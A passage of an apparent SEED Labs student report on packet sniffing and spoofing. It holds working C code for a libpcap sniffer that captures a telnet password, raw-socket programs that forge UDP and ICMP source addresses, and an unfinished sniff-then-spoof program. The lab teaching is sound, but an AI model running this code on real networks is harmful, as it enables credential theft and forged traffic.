typedef unsigned int tcp_seq;
struct sniff_tcp { . . . . .

void print_payload(const u_char * payload, int len) {
   const u_char * ch;
   ch = payload;
   printf("Payload: \n\t\t");

   for(int i=0; i < len; i++){
      if(isprint(*ch)){
            if(len == 1) {
                        printf("\t%c", *ch);
            }
            else {
                        printf("%c", *ch);
            }
      }
      ch++;
   }
   printf("\n_____________________________________________\n");
}

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
   const struct sniff_tcp *tcp;
   const char *payload;
   int size_ip;
   int size_tcp;
   int size_payload;

   struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
   struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
   size_ip = IP_HL(ip)*4;

      /* determine protocol */
   switch(ip->iph_protocol) {
      case IPPROTO_TCP:

         tcp = (struct sniff_tcp*)(packet + SIZE_ETHERNET + size_ip);
         size_tcp = TH_OFF(tcp)*4;

         payload = (u_char *)(packet + SIZE_ETHERNET + size_ip + size_tcp);
         size_payload = ntohs(ip->iph_len) - (size_ip + size_tcp);

         if(size_payload > 0){
                     printf("Source: %s Port: %d\n", inet_ntoa(ip->iph_sourceip), ntohs(tcp-
>th_sport));
                     printf("Destination: %s Port: %d\n", inet_ntoa(ip->iph_destip), ntohs(tcp-
>th_dport));
                     printf("   Protocol: TCP\n");
            print_payload(payload, size_payload);
         }

         return;
      default:
         printf("   Protocol: others\n");
         return;
   }
  }
}

int main() {
   pcap_t *handle;
   char errbuf[PCAP_ERRBUF_SIZE];
   struct bpf_program fp;
   char filter_exp[] = "tcp port telnet";
   bpf_u_int32 net;
   // Step 1: Open live pcap session on NIC with name enp0s3
   handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
   // Step 2: Compile filter_exp into BPF psuedo-code
   pcap_compile(handle, &fp, filter_exp, 0, net);
   pcap_setfilter(handle, &fp);
   // Step 3: Capture packets
   pcap_loop(handle, -1, got_packet, NULL);
   pcap_close(handle); //Close the handle
   return 0;
}
```

Explanation:

1. Pertaining to the coding structure, I have configured my pcap filter to "tcp port telnet", a syntax derived from the BPF syntax website. This software is specifically engineered to intercept TCP packets emanating from the telnet protocol. Upon initiation, it facilitated a telnet operation spanning from machine 10.0.2.4 to 10.0.2.6. During the operation, it managed to successfully acquire data, which notably included a password.
2. About the question: The application 'pwd_sniffer.c' is presently operational and scrutinizing TCP packets. As Telnet operates on a TCP-based platform, its packets are inevitably intercepted by 'pwd_sniffer.c'. The data encapsulated within these packets, commonly referred to as the payload, is subsequently exhibited in unencrypted text format. The password, a crucial component of this payload, has been emphasized in red in the ensuing screenshots for your convenience.


Screenshot:




vm1 - ip: 10.0.2.4

seed@VM: ~/.../volumes

```
________________________________________________________________________
Source: 10.0.2.4 Port: 23
Destination: 10.0.2.6 Port: 36550
   Protocol: TCP
Payload:
                Password:
________________________________________________________________________
Source: 10.0.2.6 Port: 36550
Destination: 10.0.2.4 Port: 23
   Protocol: TCP
Payload:
                        d
________________________________________________________________________
Source: 10.0.2.6 Port: 36550
Destination: 10.0.2.4 Port: 23
   Protocol: TCP
Payload:
                        e
________________________________________________________________________
Source: 10.0.2.6 Port: 36550
Destination: 10.0.2.4 Port: 23
   Protocol: TCP
Payload:
                        e
________________________________________________________________________
Source: 10.0.2.6 Port: 36550
Destination: 10.0.2.4 Port: 23
   Protocol: TCP
Payload:
                        s
________________________________________________________________________
Source: 10.0.2.6 Port: 36550
```



```
[03/06/21]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.8.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

44 updates can be installed immediately.
44 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025
.
Last login: Sat Mar  6 07:42:06 EST 2021 from VM on pts/5
[03/06/21]seed@VM:~$ exit
logout
Connection closed by foreign host.
[03/06/21]seed@VM:~$ 
```


[SEED Labs] *enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time     Source     Destination Protocol Length Info
   40 2021...  10.0.2.6   10.0.2...   TCP      66 36550 → 23 [ACK] Seq=3047922073 Ack=714...
   41 2021...  10.0.2.4   10.0.2...   TELNET   76 Telnet Data ...
   42 2021...  10.0.2.6   10.0.2...   TCP      66 36550 → 23 [ACK] Seq=3047922073 Ack=714...
   43 2021...  10.0.2.6   10.0.2...   TELNET   67 Telnet Data ...
   44 2021...  10.0.2.4   10.0.2...   TCP      66 23 → 36550 [ACK] Seq=714802069 Ack=3047...
   45 2021...  10.0.2.6   10.0.2...   TELNET   67 Telnet Data ...
   46 2021...  10.0.2.4   10.0.2...   TCP      66 23 → 36550 [ACK] Seq=714802069 Ack=3047...
   47 2021...  PcsCompu... Realte...  ARP      42 Who has 10.0.2.1? Tell 10.0.2.4
   48 2021...  RealtekU... PcsCom...  ARP      60 10.0.2.1 is at 52:54:00:12:35:00
   49 2021...  10.0.2.6   10.0.2...   TELNET   67 Telnet Data ...
   50 2021...  10.0.2.4   10.0.2...   TCP      66 23 → 36550 [ACK] Seq=714802069 Ack=3047...
   51 2021...  10.0.2.6   10.0.2...   TELNET   67 Telnet Data ...
   52 2021...  10.0.2.4   10.0.2...   TCP      66 23 → 36550 [ACK] Seq=714802069 Ack=3047...
   53 2021...  10.0.2.6   10.0.2...   TELNET   68 Telnet Data ...
   54 2021...  10.0.2.4   10.0.2...   TCP      66 23 → 36550 [ACK] Seq=714802069 Ack=3047...
```

```
wireshark_enp0s3_20210306074435_1MXn73.pcapng    Packets: 85 · Displayed: 85 (100.0%) · Selected: 5 (5.9%) · Dropped: 0 (0.0%)    Profile: Default
```

Task 2.2A: Write a spoofing program

Code File: spoof.c

Code:


```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include "myheader.h"

void send_raw_ip_packet(struct ipheader* ip) {
        struct sockaddr_in dest_info;
        int enable = 1;
        //Step1: Create a raw network socket
        int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

        //Step2: Set Socket option
        setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

        //Step3: Provide destination information
        dest_info.sin_family = AF_INET;
        dest_info.sin_addr = ip->iph_destip;
        //Step4: Send the packet out
        sendto(sock, ip, ntohs(ip->iph_len),0, (struct sockaddr *)&dest_info,
sizeof(dest_info));
        close(sock);
}

void main() {
        int mtu = 1500;
        char buffer[mtu];
        memset(buffer, 0, mtu);

        struct udpheader *udp = (struct udpheader *)(buffer + sizeof(struct ipheader));
        char *data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);
        char *msg = "DOR DOR!";
        int data_len = strlen(msg);
        memcpy(data, msg, data_len);

        udp->udp_sport=htons(9190);
        udp->udp_dport=htons(9090);
        udp->udp_ulen=htons(sizeof(struct udpheader) + data_len);
        udp->udp_sum=0;

        struct ipheader *ip = (struct ipheader *)buffer;
        ip->iph_ver=4;
        ip->iph_ihl=5;
        ip->iph_ttl=20;
        ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
        ip->iph_destip.s_addr = inet_addr("10.0.2.6");
        ip->iph_protocol = IPPROTO_UDP;
        ip->iph_len=htons(sizeof(struct ipheader) + sizeof(struct udpheader) + data_len);

        send_raw_ip_packet(ip);

}
```

Explanation:

1. About the code: The software in question conducts spoofing operations between two active virtual machines (VMs), one bearing an IP address of 10.0.2.6 and the other with 1.2.3.4. This was designed based on an instance provided in the task specifications. A header, inclusive of a UDP protocol, was integrated and transmitted to the destination IP, 10.0.2.6, originating from 1.2.3.4, but in a misleading manner. The software was designed utilizing a pcap library, with modifications made to the IP headers to present the source IP as 1.2.3.4 and the destination as the target's IP, 10.0.2.6. Upon execution, the packet gives the impression of originating from 1.2.3.4 and is directed towards the target.

2. In this task, I worked with two machines in partnership - the lead machine and a helper that makes sure it all operates without a hitch. I crafted a clever program employing a tool known as the pcap library. Activating this program, the clever machine communicated with a different machine, making it seem like the message came from a made-up address (1.2.3.4) rather than its actual one (10.0.2.4), aiming at reaching the intended machine at 10.0.2.6.

Screenshot:


[SEED Labs] *enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
Time      Source    Destination   Protocol Length Info
2021…     1.2.3.4   10.0.2.6      UDP      60 12345 → 9090 Len=9

Data: 444f5220444f52210a
[Length: 9]

d4 08 00  27 35 b3 59 08 00 45 00   ··'·S···  '5·Y··E·
00 14 11  b5 d4 01 02 03 04 0a 00   ·%······  ········
82 00 11  00 00 44 4f 52 20 44 4f   ··09#···  · DOR DO
00 00 00  00 00 00 00               R!······  ····
```

Data (data.data), 9 bytes   Packets: 2 · Displayed: 2 (100.0%) · Dropped: 0 (0.0%)   Profile: Default

Task 2.2B: Spoof an ICMP Echo Request

Code File: spoof_icmp.c

Code:

```
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

#include "myheader.h"

unsigned short in_cksum(unsigned short *buf, int length) {
   unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;

   /*
    * The algorithm uses a 32 bit accumulator (sum), adds
    * sequential 16 bit words to it, and at the end, folds back all
    * the carry bits from the top 16 bits into the lower 16 bits.
    */
   while (nleft > 1)  {
       sum += *w++;
       nleft -= 2;
   }

   /* treat the odd byte at the end, if any */
   if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w;
        sum += temp;
   }

   /* add back carry outs from top 16 bits to low 16 bits */
   sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
   sum += (sum >> 16);                  // add carry
   return (unsigned short)(~sum);
}
```


```
void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,&enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

int main() {
   char buffer[1500];

   memset(buffer, 0, 1500);

   struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));
   icmp->icmp_type = 8;

   icmp->icmp_chksum = 0;
   icmp->icmp_chksum = in_cksum((unsigned short *)icmp,sizeof(struct icmpheader));

   struct ipheader *ip = (struct ipheader *) buffer;
   ip->iph_ver = 4;
   ip->iph_ihl = 5;
   ip->iph_ttl = 20;
   ip->iph_sourceip.s_addr = inet_addr("10.0.2.6");
   ip->iph_destip.s_addr = inet_addr("1.2.3.4");
   ip->iph_protocol = IPPROTO_ICMP;
   ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
   printf("seq=%hu ", icmp->icmp_seq);
   printf("type=%u \n", icmp->icmp_type);
   send_raw_ip_packet(ip);
```

return 0;
}

Explanation:

1. With respect to the coding scenario: The original generation of the ICMP request was from the IP address 10.0.2.4. However, the aggressor executed a manipulation of the packet to incorporate a counterfeit IP address, which corresponds to the intended victim. Consequently, the remote server, upon receipt of this ICMP packet, responded to the source IP delineated within the packet rather than communicating with the true initiator of the request, the aggressor. In summary, the aggressor has effectively masqueraded an ICMP Echo request.
2. Pertaining to the aforementioned incident: An artificial ICMP request was generated from the assailant's computing device, utilizing the IP address of the victim (10.0.2.6), and subsequently transmitted to the distant server (1.2.3.4). As a counteraction, the remote server acknowledged the ICMP request and redirected it to the intended victim (10.0.2.6).

Screenshot:


SEED-Ubuntu20 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Feb 17 15:29
seed@VM: ~/.../volumes

```
[02/17/21]seed@VM:~/.../volumes$ gcc -o spoof spoof_icmp.c
[02/17/21]seed@VM:~/.../volumes$ sudo ./spoof
seq=0 type=8
[02/17/21]seed@VM:~/.../volumes$
```

[SEED Labs] *enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time     Source    Destination Protocol Length Info
   1 2021…   10.0.2.6  1.2.3.4     ICMP       42   Echo (ping) request  id=(
```

wireshark_enp0s3_20210217152925_PgID1X.pcapng Packets: 1 · Displayed: 1 (100.0%) Profile: Default
SEED-Ubuntu20 Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Wireshark Feb 17 15:29
[SEED Labs] *enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time     Source    Destination Protocol Length Info
   1 2021…   10.0.2.6  1.2.3.4     ICMP       60   Echo (ping) re
```

/tmp/wireshark_enp0s3_20210217152923_QCMazC.pcapng (316 bytes)
wireshark_enp0s3 Profile: Default
Right Ctrl
Type here to search
ENG
22:29
17/02/2021

- **Question 4. Can you set the IP packet length field to an arbitrary value regardless of how big the actual packet is?**

Solution Q4. Indeed, the length field of the Internet Protocol (IP) packet can accommodate any value of your preference. Nevertheless, upon transmission, the total length of the packet reverts to its initial size.

- **Question 5. Using the raw socket programming, do you have to calculate the checksum for the IP header?**

Solution Q5. Utilizing raw sockets enables the system kernel to be directed to calculate the checksum for the Internet Protocol (IP) header. By default, this responsibility is managed by the kernel, as indicated by the 'ip_check = 0' configuration. Altering this parameter necessitates the implementation of an alternative checksum methodology.

- **Question 6. Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?**

Solution Q6. Applications utilizing raw sockets necessitate root privileges for optimal functionality. This requirement arises from the fact that non-privileged users do not possess the necessary authorization to alter all fields within the protocol headers. Conversely, users endowed with root privileges have the capacity to modify any field within the packet headers, access the sockets, and activate the interface card's promiscuous mode. Any attempt to execute the application devoid of root privileges will result in an operation halt at the socket setup stage due to insufficient access rights.

Task 2.3: Sniff and then Spoof

Code File: sniffspoff.c


Code:

```
#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <arpa/inet.h>
#include <fcntl.h>
#include <unistd.h>
#include "myheader.h"

#define PACKET_LEN 512
```

```
void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

void send_echo_reply(struct ipheader * ip) {
  int ip_header_len = ip->iph_ihl * 4;
  const char buffer[PACKET_LEN];

  // make a copy from original packet to buffer (faked packet)
  memset((char*)buffer, 0, PACKET_LEN);
